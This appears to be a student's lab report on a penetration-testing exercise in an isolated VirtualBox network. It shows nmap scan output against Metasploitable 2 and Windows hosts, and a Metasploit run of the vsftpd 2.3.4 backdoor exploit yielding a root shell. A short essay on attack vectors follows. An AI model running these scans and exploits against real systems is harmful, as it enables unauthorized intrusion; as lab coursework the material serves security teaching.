


```
Host is up (0.0014s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
49154/tcp open  unknown
MAC Address: 08:00:27:EF:10:CA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 2008|7|8.1|Phone|Vista (96%)
OS CPE: cpe:/o:microsoft:windows_server_2008::r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8.1::r1 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::-
cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_8
Aggressive OS guesses: Microsoft Windows Server 2008 R2 or Windows 7 SP1 (96%), Microsoft Windows 8.1 R1 (94%), Microsoft Windows Phone 7.5 or 8.0 (94%), Microsoft Wi
ndows Embedded Standard 7 (94%), Microsoft Windows 7 or Windows Server 2008 R2 (92%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (92%),
 Microsoft Windows Server 2008 or 2008 Beta 3 (91%), Microsoft Windows Server 2008 R2 or Windows 8.1 (91%), Microsoft Windows 7 Professional or Windows 8 (91%), Micro
soft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Nmap scan report for 172.16.1.25
Host is up (0.00081s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
6881/tcp open  bittorrent-tracker
MAC Address: 0A:00:27:00:00:09 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 11|10|2022|2008 (97%)
OS CPE: cpe:/o:microsoft:windows_11 cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2008::sp1
Aggressive OS guesses: Microsoft Windows 11 21H2 (97%), Microsoft Windows 10 (91%), Microsoft Windows Server 2022 (90%), Microsoft Windows 10 1607 (89%), Microsoft Wi
```

Service & Version Detection using nmap -sV


We use 'nmap -sV' to determine what services are running and their versions.

Benefit: Helps pinpoint outdated or vulnerable software versions.



```
└─$ sudo nmap -sV 172.16.1.100/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-03 21:37 SAST
Nmap scan report for 172.16.1.1
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:50:05:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.1.5
Host is up (0.0013s latency).
```

Service & Version Detection using nmap -sV




```
MAC Address: 08:00:27:50:05:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.1.5
Host is up (0.0013s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
49154/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:EF:10:CA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.16.1.25
Host is up (0.00004s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE              VERSION
135/tcp  open  msrpc                Microsoft Windows RPC
139/tcp  open  netbios-ssn          Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
6881/tcp open  bittorrent-tracker?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-ser
vice :
SF-Port6881-TCP:V=7.95%I=7%D=8/3%Time=688FBAFB%P=x86_64-pc-linux-gnu%r(TLS
SF:SessionReq,83,"\xe6\xdf\xde\x80:\xc9\x8bY\xcdU\xdc_\(\xd95\xb3b\xa1\xd1
SF:\x96\xbc\xd4\xf7>\x81\x90\xf4mK@MiQ3DI\x17@\x89\x19\x84\xd0\x8eo\x1bG\x
SF:a1\x9fd\x13\x0f8\xf2\xcf/\xb8\xe2\xf6\x96\xe1\xdf\xd1\xa7\xd9hLl\xc5V\x
SF:ae\xc8\x01\x1e\x87\xe5\x80\x0f\x97{\xaa\xdb\x99\x08\xdd\x84g\x13\x1a\xa
SF:8'{3#\0\x/f>\x8034\xcd\xe4-b\xb6\xa7Lk1\xa8e\x01\xf8l\xdc\xf0RE\xdc\x11
SF:\x8b@d\x8e\x10\x0f\0\xad\x8f\x9a@\x01")%r(Kerberos,24E,"<Q\xba\xef\x83\
SF:xf0\x1d\x0f\xeb\r\xe5\xe0\x0a\x16\x0a\x12C T'\xf7Mv\xc9\xb1\xdd\xb3\xec
SF:ww\xcfd\xd6\x80\x93\xe6\x81`\xb8\xc3g\xfc\xff\x99-\xca-\xb7\xac\x0e;Q\x
SF:97\x14\xcf\xed0\x0f\xb8o\|\xa5\x7f\)\x80t4\xe4W;\x9c\r\x01@\)\x20\xe4\x
```

Question 1.2c

Scan for vulnerabilities using nmap ---script vuln

We use Nmap's built-in vulnerability scripts to find known weaknesses automatically.


Benefit: Quickly flags issues like outdated FTP servers, SQL injection points, or weak passwords.



VM2 (Attacker Machine) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Right Ctrl


```
┌──(red-hat㉿kali)-[~]
└─$ sudo nmap --script vuln 172.16.1.100/24
[sudo] password for red hat:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-05 11:34 SAST
Nmap scan report for 172.16.1.1
Host is up (0.0010s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://www.securityfocus.com/bid/48539
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
53/tcp   open  domain
80/tcp   open  http
```

Scan for vulnerabilities using nmap ---script vuln



```
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap scan report for 172.16.1.25
Host is up (0.00083s latency).
Not shown: 995 filtered tcp ports (no response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
6881/tcp open  bittorrent-tracker
MAC Address: 0A:00:27:00:00:09 (Unknown)

Host script results:
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Nmap scan report for 172.16.1.2
Host is up (0.0000060s latency).
All 1000 scanned ports on 172.16.1.2 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 358.59 seconds

┌──(red-hat㉿kali)-[~]
└─$ █
```

Opening Metasploit




```
┌──(red-hat㉿Kali)-[~]
└─$ sudo msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization

┌──(red-hat㉿Kali)-[~]
└─$ msfconsole
Metasploit tip: View missing module options with show missing

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.4.69-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 431 post       ]
+ -- --=[ 1669 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

Using the exploit vsftpd_234_backdoor on Metasploitable 2

We exploit a vulnerable FTP service (vsftpd 2.3.4) using Metasploit. This shows how attackers gain unauthorized access when weaknesses are left unpatched.

Educational Purpose: Demonstrates the importance of updating software and closing unused services.



File Machine View Input Devices Help
1 2 3 4
22:19
red-hat@kali: ~
File Actions Edit View Help

```
rhost → 172.16.1.1
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 172.16.1.1:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.1.1:21 - USER: 331 Please specify the password.
[+] 172.16.1.1:21 - Backdoor service has been spawned, handling...
[+] 172.16.1.1:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.16.1.2:36227 → 172.16.1.1:6200) at 2025-08-03 22:17:44 +0200

whoami
root
id -un
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:50:05:c0
          inet addr:172.16.1.1  Bcast:172.16.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe50:5c0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19795 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18126 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2376570 (2.2 MB)  TX bytes:12603714 (12.0 MB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:501 errors:0 dropped:0 overruns:0 frame:0
          TX packets:501 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:148016 (144.5 KB)  TX bytes:148016 (144.5 KB)

█
```

Question 1.3

What are at least three important factors that an attacker can use to compromise security?

According to Alissa Irei, “Security incidents are events that put the confidentiality, integrity or availability of an organization's systems or data at risk. A security incident may or may not result in compromised data, depending on whether measures in place to protect the digital environment succeed or fail.”

External/removable media

Attackers can use flash drives or other peripheral devices to execute an attack or steal data from inside the organization. This type of attack can bypass traditional network security measures like firewalls, intrusion detection systems (IDS), or intrusion prevention systems (IPS), making it especially dangerous.

Man-In-The-Middle Attack

This type of attack can be described as eavesdropping. It involves an attacker secretly intercepting or monitoring communication between two or more hosts on a network. The attacker can then steal sensitive information like login credentials, credit card details, or internal communications all without the users knowing.

Malware

Malware is one of the oldest and most common types of cyberattacks. It typically involves tricking users into installing harmful software on their devices through emails or malicious websites. Once installed, malware can take full control of a system, monitor user activity, steal information, and attempt to spread to other computers on the network.